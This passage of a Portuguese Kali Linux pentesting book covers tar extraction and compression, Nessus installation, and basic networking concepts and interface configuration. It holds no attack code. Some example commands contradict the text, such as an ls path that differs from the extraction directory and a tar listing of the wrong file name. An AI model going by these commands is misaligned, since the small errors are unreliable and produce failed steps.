Extraindo arquivos de um tarball

O processo de extrair arquivos de um tarball é muito simples; no entanto o local em que a informação será colocada é muito importante. Os arquivos extraídos de um tarball são colocados no diretório de trabalho. Se a extração de um tarball for feita a partir do diretório raiz, é aí que os arquivos acabarão sendo extraídos. É aconselhável adquirir bons hábitos o mais cedo possível; desse modo, todos os usuários de tarballs devem utilizar a opção `-C` ao extrair arquivos. A opção `-C` permite que o usuário especifique o local em que os arquivos devem ser extraídos.

Crie um diretório no qual os arquivos serão extraídos. Nesse caso, o diretório criado irá se chamar `tar-demo2`:

```
mkdir /root/tar-demo2
```

Extraia os arquivos no diretório especificado:

```
tar -xf /root/tar-demo1/tarball-demo.tar -C /root/tar-demo2/
```

Certifique-se de que todos os arquivos foram extraídos no diretório especificado no passo anterior:

```
ls /root/tarball-demo2/
```

Compactando um tarball

Os tarballs podem ser compactados durante a criação usando vários tipos diferentes de algoritmos. Um padrão em uso é o gunzip, também conhecido como gzip. Isso é feito por meio dos comandos a seguir.

Crie um diretório para os seus arquivos. Nesse caso, o diretório `tar-demo3` será criado:

```
mkdir tar-demo3
```

Agora mova seus arquivos para o diretório. Como ocorreu anteriormente, o comando `echo` será usado para criar os arquivos deste exemplo:

```
echo "Hello World" > tar-demo3/file1
```

Vá para o diretório em que você deseja criar o tarball. Neste exemplo, o diretório `tar-demo3` será usado:

```
cd tar-demo3
```

Gere um novo tarball com os arquivos contidos no diretório corrente. Isso é feito por meio das opções `-czf` do comando `tar`. As opções do comando `tar` garantem que o tarball será criado corretamente. A opção `c` cria um novo arquivo, a opção `z` garante que os arquivos serão compactados (zipped) e a opção `f` indica que o nome após as opções (`tarball-demo.tar.gz`) será usado como o nome do novo arquivo. Novamente, o asterisco (`*`) permite que o `tar` saiba que tudo o que estiver nesse diretório deve ser incluído no novo arquivo tar:

```
tar -czf tarball-demo.tar.gz *
```

A listagem do conteúdo do tarball pode ser vista usando as opções `t` e `f`. A opção `t` indica que o

conteúdo do arquivo deve ser mostrado (na tela) e, novamente, a opção `f` indica que o nome do arquivo será especificado após as opções:

```
tar -tf tarball-demo.tar
```

A extração de arquivos de um tarball compactado funciona exatamente da mesma maneira que a extração de arquivos de um tarball não compactado. A única mudança está no fato de a opção `x` ser usada para indicar que o `tar` deve extrair o conteúdo do tarball. Embora não seja necessário, nomear o arquivo com a extensão `.gz` para informar às outras pessoas que o tarball está compactado consiste em uma prática padrão. Observe que o arquivo nesse exemplo possui dois pontos (`.tar.gz`); isso é totalmente aceitável em ambientes Linux e é padrão quando se trata de arquivos tar compactados:

```
tar -xf {arquivo_tarball.tar.gz} -C {diretório_para_os_arquivos}
```

Um guia prático para a instalação do Nessus

A Tenable, um nome altamente respeitado na comunidade de segurança, criou uma aplicação incrível chamada Nessus para efetuar o scanning de vulnerabilidades. Há duas versões da aplicação, que oferecem diferentes níveis de funcionalidades e de suporte: a versão Nessus Professional e a versão Home. A versão Professional oferece muito mais plug-ins para verificação de conformidade, SCADA e verificação de configurações e é incrivelmente eficiente para uso em equipe. Neste livro, a instalação do Nessus Vulnerability Scanner com o home feed será usada. O Nessus será discutido com mais detalhes no capítulo sobre scanning, porém instalar o Nessus agora ajudará a consolidar os conhecimentos adquiridos neste capítulo.

Atualização e limpeza do sistema antes da instalação do Nessus

Em uma janela do terminal, digite os comandos a seguir:

```
apt-get update && apt-get upgrade && apt-get dist-upgrade
apt-get autoremove && apt-get autoclean
```

Instalação e configuração do Nessus

Faça o download do Nessus 5.0 ou de uma versão mais recente a partir de `http://www.nessus.org/download`. Selecione o pacote Debian para o sistema operacional 32 bits ou 64 bits, conforme apropriado. Leia o contrato de licença e, se aceitável, concorde clicando no botão **Agree** (Concordo). O Nessus não poderá ser instalado se o contrato não for aceito. Preste atenção no local em que o arquivo está sendo baixado, pois será necessário para efetuar a instalação.

Em uma janela do terminal, digite o seguinte comando:

```
dpkg -i ~/{local_do_download}/Nessus-{versão}.deb
```

Um guia de instalação mais completo pode ser encontrado no apêndice A para a configuração de um framework para ambiente de testes de invasão usando o Tribal Chicken.

Conclusão

Este capítulo discutiu as habilidades fundamentais necessárias para o gerenciamento de pacotes no

sistema Kali Linux. O APT é uma ferramenta eficiente de linha de comando que automatiza o gerenciamento de pacotes, as atualizações e os patches. O Debian Package Manager (`dpkg`) é o sistema para efetuar o gerenciamento de pacotes, a partir do qual foi desenvolvido o APT. Com um entendimento básico dessas ferramentas e estando familiarizado de modo geral com elas, qualquer pessoa poderá manter um sistema atualizado e instalar novas aplicações.

Para um uso avançado das ferramentas descritas neste capítulo, consulte as páginas do manual, seja em uma janela do terminal ou online, nos respectivos sites oficiais. Essas ferramentas podem gerar um ambiente perfeito para qualquer indivíduo ou destruir todo um sistema sem dar um único aviso ou sem que a ideia de remorso passe pelo pensamento. Até que um usuário se sinta à vontade com o uso dessas ferramentas, é aconselhável que esse tipo de treinamento prático seja feito em um sistema separado ou em um ambiente virtual.

CAPÍTULO 4

Configuração do Kali Linux

Informações contidas neste capítulo:

- Usar as configurações default do Kali Linux pode ser uma vantagem durante o aprendizado, porém, com frequência, é necessário modificar as configurações básicas a fim de maximizar o uso dessa plataforma.

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo explica:

- o básico sobre redes
- o uso da interface gráfica de usuário para configurar as interfaces de rede
- o uso da linha de comando para configurar as interfaces de rede
- o uso da interface gráfica de usuário para configurar placas wireless
- o uso da linha de comando para configurar placas wireless
- como iniciar, finalizar e reiniciar o servidor Apache
- como instalar um servidor FTP
- como iniciar, finalizar e reiniciar o servidor SSH
- como montar uma mídia externa
- como fazer um update do Kali
- como fazer um upgrade do Kali
- como adicionar o repositório do Debian

Sobre este capítulo

A interconexão em rede é a maneira pela qual os computadores e outros dispositivos eletrônicos modernos se comunicam uns com os outros. Ela pode ser vista como os caminhos ou as vias entre os dispositivos, juntamente com regras e requisitos (protocolos), leis de tráfego (conjuntos de regras e configurações), equipes de manutenção (serviços de rede), aplicação de leis (segurança de rede) e vias fechadas e privadas (portas de firewall e restrições de protocolos – também como parte da segurança). Nas seções a seguir, o básico sobre a interconexão em rede será descrito, bem como os passos necessários para configurar a conexão com a rede de forma correta no Kali.

A interconexão em rede é um assunto complexo, e este capítulo mal toca a superfície quando se trata desse tópico. A explicação apresentada aqui serve somente para contextualizar e apresentar os elementos necessários para configurar os componentes da rede no Kali Linux de forma bem-sucedida.

Para compreender as redes de modo mais detalhado, dê uma olhada no livro Networking Explained, 2ª edição, de Michael Gallo e William Hancock. Essa explicação proporcionará ao leitor um entendimento básico dos componentes mais elementares da rede.

O básico sobre redes

A interconexão em rede pode ser vista como uma série de caminhos eletrônicos entre os computadores. Esses caminhos podem ser físicos, mais comumente cabos de cobre de categoria 5 ou 6 (CAT 5 ou CAT 6) ou cabos de fibra óptica. As redes wireless usam transmissores e receptores de rádio especiais para realizar as mesmas tarefas básicas efetuadas pelas redes físicas. Uma NIC (Network Interface Card, ou Placa de Interface de Rede) com fio está sendo mostrada na figura 4.1, e um módulo wireless, na figura 4.2.




Figura 4.1 – Network Interface Card (Placa de Interface de Rede).




Figura 4.2 – Placa de expansão de rede wireless.

Independentemente do meio, as redes físicas e wireless possuem os mesmos componentes básicos. Em primeiro lugar, há dois ou mais dispositivos que estarão se comunicando, por exemplo, o computador de Adam estará se comunicando com o computador de Bill. Para isso, eles precisarão dos equipamentos de comunicação adequados operando no meio adequado. Nesse exemplo, Adam estará se conectando à mesma rede física baseada em CAT5 à qual Bill está conectado; no entanto Bill poderia estar usando uma placa de rede wireless e Adam poderia estar usando uma placa de rede com fio, desde que os protocolos e as configurações para ambos estejam corretos. Para que isso funcione corretamente, tanto Adam quanto Bill devem se conectar ao mesmo segmento de rede usando um dispositivo, por exemplo, um roteador wireless, que conectará os diferentes tipos de meios físicos – com e sem fio.

Existem vários componentes que fazem parte de uma rede moderna, e explicar a interconexão em rede de modo completo está muito além do escopo deste livro; entretanto o pequeno segmento de rede que será explicado será suficiente para descrever o modo de configurar uma placa de rede. Essa rede pequena é formada somente por dois computadores sendo usados por Adam e Bill, um roteador com fio conectado a um cable modem e os cabos que conectam tudo (todos CAT5 nesse exemplo). O roteador possui um endereço IP (Internet Protocol, ou Protocolo de Internet) interno igual a 192.168.1.1, que é bastante comum em configurações padrão de home offices de pequeno porte (SOHO, ou Small Office Home Office) e em redes domésticas. Esse pequeno roteador conecta-se à internet por meio de sua conexão externa usando um endereço IP atribuído pelo Internet Service Provider, que permitirá a Adam e Bill navegar pela web após terem configurado corretamente suas placas de rede. Nesse exemplo, o roteador também provê o DHCP (Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts), as funções básicas de firewall e o DNS (Domain Name Service); cada um desses será discutido posteriormente com mais detalhes. Essa rede está sendo mostrada na figura 4.3 e será a rede básica usada em todos os capítulos seguintes.

Endereçamento privado

A interface interna (ou placa de rede) do roteador possui um endereço IP igual a 192.168.1.1, que é chamado de endereço privado, pois não pode ser usado na internet. Não há problemas para a rede interna representada pela caixa cinza na figura 4.3, assim como para todos os endereços atribuídos pelo DHCP, por exemplo, os endereços IP atribuídos aos computadores de Adam e de Bill. A tabela 4.1 lista

os endereços IP privados que são comuns e que podem ser usados para redes internas ou privadas, porém não para a internet.




Figura 4.3 – Exemplo de um pequeno segmento de rede.

Tabela 4.1 – Endereços IP privados

Faixa de endereços IP	Quantidade de endereços possíveis
10.0.0.0 a 10.255.255.255	16.777.216
172.16.0.0 a 172.31.255.255	1.048.576
192.168.0.0 a 192.168.255.255	65.536

Para acessar a internet, o roteador faz uma pequena mágica chamada NAT (Network Address Translation, ou Tradução de Endereços de Rede), que converte os endereços IP usados por Adam e Bill em endereços que possam ser usados na internet. Esse normalmente é o endereço atribuído ao roteador pelo provedor de internet e será atribuído à interface externa (outra placa de rede). Se um usuário tentasse usar esses endereços na internet, sem um roteador que realize o NAT, a comunicação iria falhar, pois os roteadores e outros dispositivos da internet rejeitariam esses endereços IP privados.

Gateway default

O roteador separa as duas redes, interna e externa, e provê algumas funções básicas de segurança, como a função de um firewall rudimentar. Além disso, o roteador disponibiliza um caminho da rede privada para a rede pública, que normalmente é a internet. Por esse motivo, o endereço IP da interface interna dos roteadores representa o caminho para sair da rede de Adam e de Bill. Esse endereço, chamado de gateway default, será usado posteriormente na configuração das placas de rede dos computadores desses dois usuários. Uma boa maneira de ver o gateway default é encará-lo como a única estrada para sair de uma pequena cidade. Qualquer pessoa que quiser sair da cidade deve saber onde fica essa estrada. Em uma rede, os computadores (por meio da placa de rede) devem saber onde está o caminho

para sair da rede local, ou seja, o gateway default.

Servidor de nomes

Os computadores conversam uns com os outros por meio de números, enquanto as pessoas se comunicam muito melhor com palavras e frases. Para que a comunicação funcione de forma correta, as redes normalmente utilizam um servidor de nomes, ou DNS (Domain Name Service). Este livro discutirá o DNS com mais detalhes posteriormente, portanto apenas uma visão geral global do DNS será apresentada neste capítulo. Basicamente, o servidor de nomes traduz nomes mais adequados aos seres humanos (como `www.syngress.com`) em um endereço IP com o qual os computadores e os componentes da rede lidam mais facilmente. O DNS, sinônimo de servidor de nomes, proporciona a tradução entre endereços mais adequados aos seres humanos e endereços mais adequados aos computadores. Por exemplo, quando um computador quiser se comunicar com outro computador, um servidor web, por exemplo, o endereço mais adequado ao ser humano deve ser inicialmente traduzido para um endereço mais adequado ao computador, que poderá ser usado para encaminhar a mensagem. Uma pessoa digita `www.syngress.com` em seu navegador favorito e o computador encaminha esse endereço para que seja resolvido por um computador DNS. O DNS responde com o endereço IP do computador que hospeda as páginas web (69.163.177.2). Então o computador do usuário utilizará esse endereço IP para se comunicar com o servidor web da Syngress, e o usuário poderá interagir com a página web da Syngress. Sem esse serviço, os seres humanos seriam obrigados a memorizar o endereço IP único de cada site. Isso significa que as pessoas teriam de se lembrar do endereço 69.163.177.2, e não de `syngress.com`. A configuração manual de uma placa de rede exige a identificação de um DNS, ou de um servidor de nomes.

DHCP

Em se tratando de pura mágica de rede, nada supera o DHCP. Com um computador configurado para efetuar a configuração automática do DHCP, tudo o que o usuário tem a fazer é se conectar a um cabo de rede que esteja funcionando e começar a trabalhar. Isso é feito quando o computador inicia a comunicação na rede à procura de um servidor DHCP, enviando uma solicitação de broadcast em busca desse servidor. O servidor responde ao cliente e atribui configurações de rede ao computador que estiver efetuando a solicitação. Isso inclui um endereço IP para o computador (bem, na realidade, é somente para a placa de rede, mas isso é somente um mero detalhe nessa explicação), o gateway default, o servidor de nomes – ou servidores de nomes – e a máscara de sub-rede default. Na maioria dos casos, essa é uma ótima maneira de configurar sua placa de rede; entretanto, se você estiver realizando um teste de invasão, usar o DHCP para configurar sua placa de rede fará com que todos fiquem sabendo que você está entrando na rede, o que normalmente não é algo interessante.

O básico sobre sub-redes

O uso de sub-redes é um assunto que pode ser confuso para muitas pessoas, portanto, neste livro, esse uso será explicado somente como uma maneira de configurar redes da melhor maneira possível de modo a economizar endereços IP. Isso é feito aplicando-se uma máscara que filtrará parte do endereço

IP do computador, permitindo descobrir o endereçamento das redes. Retornando ao exemplo da Syngress, o endereço IP é igual a 69.163.177.2, e, se estivéssemos em uma rede pequena com menos de 255 usuários, poderíamos usar uma máscara de sub-rede classe C igual a 255.255.255.0. Ao aplicar a máscara, partes do endereço serão canceladas enquanto outras serão preservadas, permitindo que os computadores da rede saibam em que rede estão. Um exemplo básico de uma máscara de sub-rede usa somente os octetos de números 255 e 0; sendo assim, para identificar a rede, qualquer parte do endereço combinado com um 255 não será alterada; portanto os três primeiros octetos do endereço IP (69, 163, 177) serão combinados com 255, permitindo que os números originais sejam preservados. Qualquer número combinado com 0 será totalmente cancelado, portanto o último octeto do endereço, ou seja, 2, será cancelado, resultando em 0. Desse modo, ao aplicar a máscara de sub-rede igual a 255.255.255.0 ao endereço 69.163.177.2, descobriremos que o endereço de rede é 69.163.177.0. Na maioria das redes pequenas, uma máscara de sub-rede igual a 255.255.255.0 será conveniente; redes maiores exigirão uma máscara de sub-rede diferente, que poderá ser calculada para disponibilizar serviços a uma quantidade específica de hosts na rede.

Configurações default do Kali Linux

Como explicado anteriormente, a maioria dos pentesters – os hackers white hat – não vai querer que suas placas de rede anunciem sua presença na rede assim que o computador se conectar. É exatamente isso o que fará o Kali Linux ao ser iniciado e se conectar com uma rede. Devemos tomar cuidado ao realizar um teste de invasão para evitar essa comunicação extra desnecessária desabilitando a placa de rede antes de conectá-la à rede. Em instalações personalizadas, incluindo a instalação em um disco rígido, em um pen drive ou em um cartão SD, essa configuração automática de rede pode ser alterada. Outra maneira de alterar isso é criando um live disk personalizado que será configurado para realizar a configuração manual da rede. Esses métodos serão discutidos no capítulo 5 – sobre a personalização do Kali Linux.

Uso da interface gráfica de usuário para configurar as interfaces de rede

Configurar as placas de rede no Linux, também conhecidas como adaptadores de rede, já foi um processo que podia ser realizado somente por meio da linha de comando. Isso mudou nos últimos anos, e com o Kali Linux não foi diferente; com efeito, o Kali Linux possui uma GUI (Graphical User Interface, ou Interface Gráfica de Usuário) robusta, que permite que várias configurações comuns sejam feitas por meio de caixas de diálogo simples. A caixa de diálogo para configurações de rede é facilmente acessível selecionando **Applications** (Aplicações) no canto superior direito da interface do usuário (Figura 4.4) e, em seguida, selecionando **System Tools** (Ferramentas do sistema), **Preferences** (Preferências) e **Network Connections** (Conexões de rede).

Figura 4.4 – Configuração de rede por meio da interface gráfica.

Ao clicar em **Network Connections**, a caixa de diálogo para conexões de rede será apresentada; a aba **Wired** (Com fio) estará selecionada por default (Figura 4.5). De modo alternativo, clicar com o botão da direita do mouse nos dois computadores na parte superior à direita da tela, como mostrado na figura 4.6, e selecionar **Edit Connections** (Alterar conexões) permitirá o acesso à mesma caixa de diálogo. Na maioria dos casos, os computadores terão somente uma placa de rede a ser configurada; caso haja várias NICs instaladas, certifique-se de estar configurando a placa correta. Neste exemplo, configuraremos **Wired connection 1** (Conexão com fio 1) – um nome que poderá ser alterado se você desejar algo mais significativo –, que corresponde à única placa de rede física do computador. A caixa de diálogo para efetuar a configuração será apresentada depois que a conexão a ser alterada for selecionada e o botão **Edit** (Alterar) for clicado. Isso fará a caixa de diálogo **Editing** (Alteração) relativa à conexão ser apresentada, com a aba **Wired** selecionada por default. Essa aba mostra o endereço MAC (Media Access Control) dos dispositivos, um endereço concebido para permanecer o mesmo durante toda a vida do dispositivo; veja a observação acerca dos endereços MAC (página 75) para obter mais informações sobre eles. O identificador dos dispositivos também é apresentado entre parênteses após o endereço MAC. Nesse caso, o identificador do dispositivo é eth0, em que eth é a abreviatura de Ethernet e 0 corresponde à primeira placa do computador. A sequência de numeração para as placas de rede se

inicia em 0, e não em 1, portanto a segunda placa do computador corresponderá à eth1.




Figura 4.5 – Configuração de rede com fio por meio da interface gráfica.




Figura 4.6 – Alternativa para acessar a configuração de rede com fio por meio da interface gráfica.

As configurações de Wired Ethernet podem ser feitas por meio da seleção da aba **802.1x Security** (Segurança 802.1x), de **IPv4 Settings** (Configurações de IPv4) ou de **IPv6 Settings** (Configurações de IPv6).

Este livro foca na configuração dos parâmetros para o IP versão 4 (IPv4), portanto essa aba será selecionada. Após selecioná-la, você verá as configurações para o endereço IP do computador (192.168.1.66), a máscara de sub-rede ou netmask (255.255.255.0), o gateway (192.168.1.1) e os servidores DNS (192.168.1.1). Vários servidores DNS podem ser usados separados por uma vírgula. A configuração pode ser salva e ativada ao ser selecionado o botão **Save** (Salvar).

Uso da linha de comando para configurar as interfaces de rede

É importante saber como configurar, ou reconfigurar, o adaptador de rede a partir do prompt de comando; isso será útil quando não estivermos usando a interface gráfica para o Linux ou se você estiver conectado remotamente a um sistema por meio de uma janela do terminal. Há várias ocasiões em um teste de invasão em que a linha de comando será a única opção para fazer alterações em configurações. Essas alterações deverão ser feitas por um usuário com nível de permissões elevado; usar a conta root é uma boa maneira de fazer essas alterações em uma distribuição live, e fazer uso do comando `sudo` é outra opção em instalações do Kali Linux. Após ter o nível de permissão elevado, a placa de rede poderá ser configurada.

A verificação do status das placas de rede dos computadores e do status de cada placa é feita por meio do comando a seguir:

```
ifconfig -a
```

Esse comando apresenta a configuração corrente de todas as placas de rede do computador. Na figura 4.7, dois endereços de rede estão sendo mostrados: `eth0`, que corresponde à primeira placa Ethernet, e `lo`, que corresponde ao loopback ou à interface interna. As configurações desse adaptador foram definidas por meio da interface gráfica. É fácil alterar esses parâmetros usando o prompt de comando.

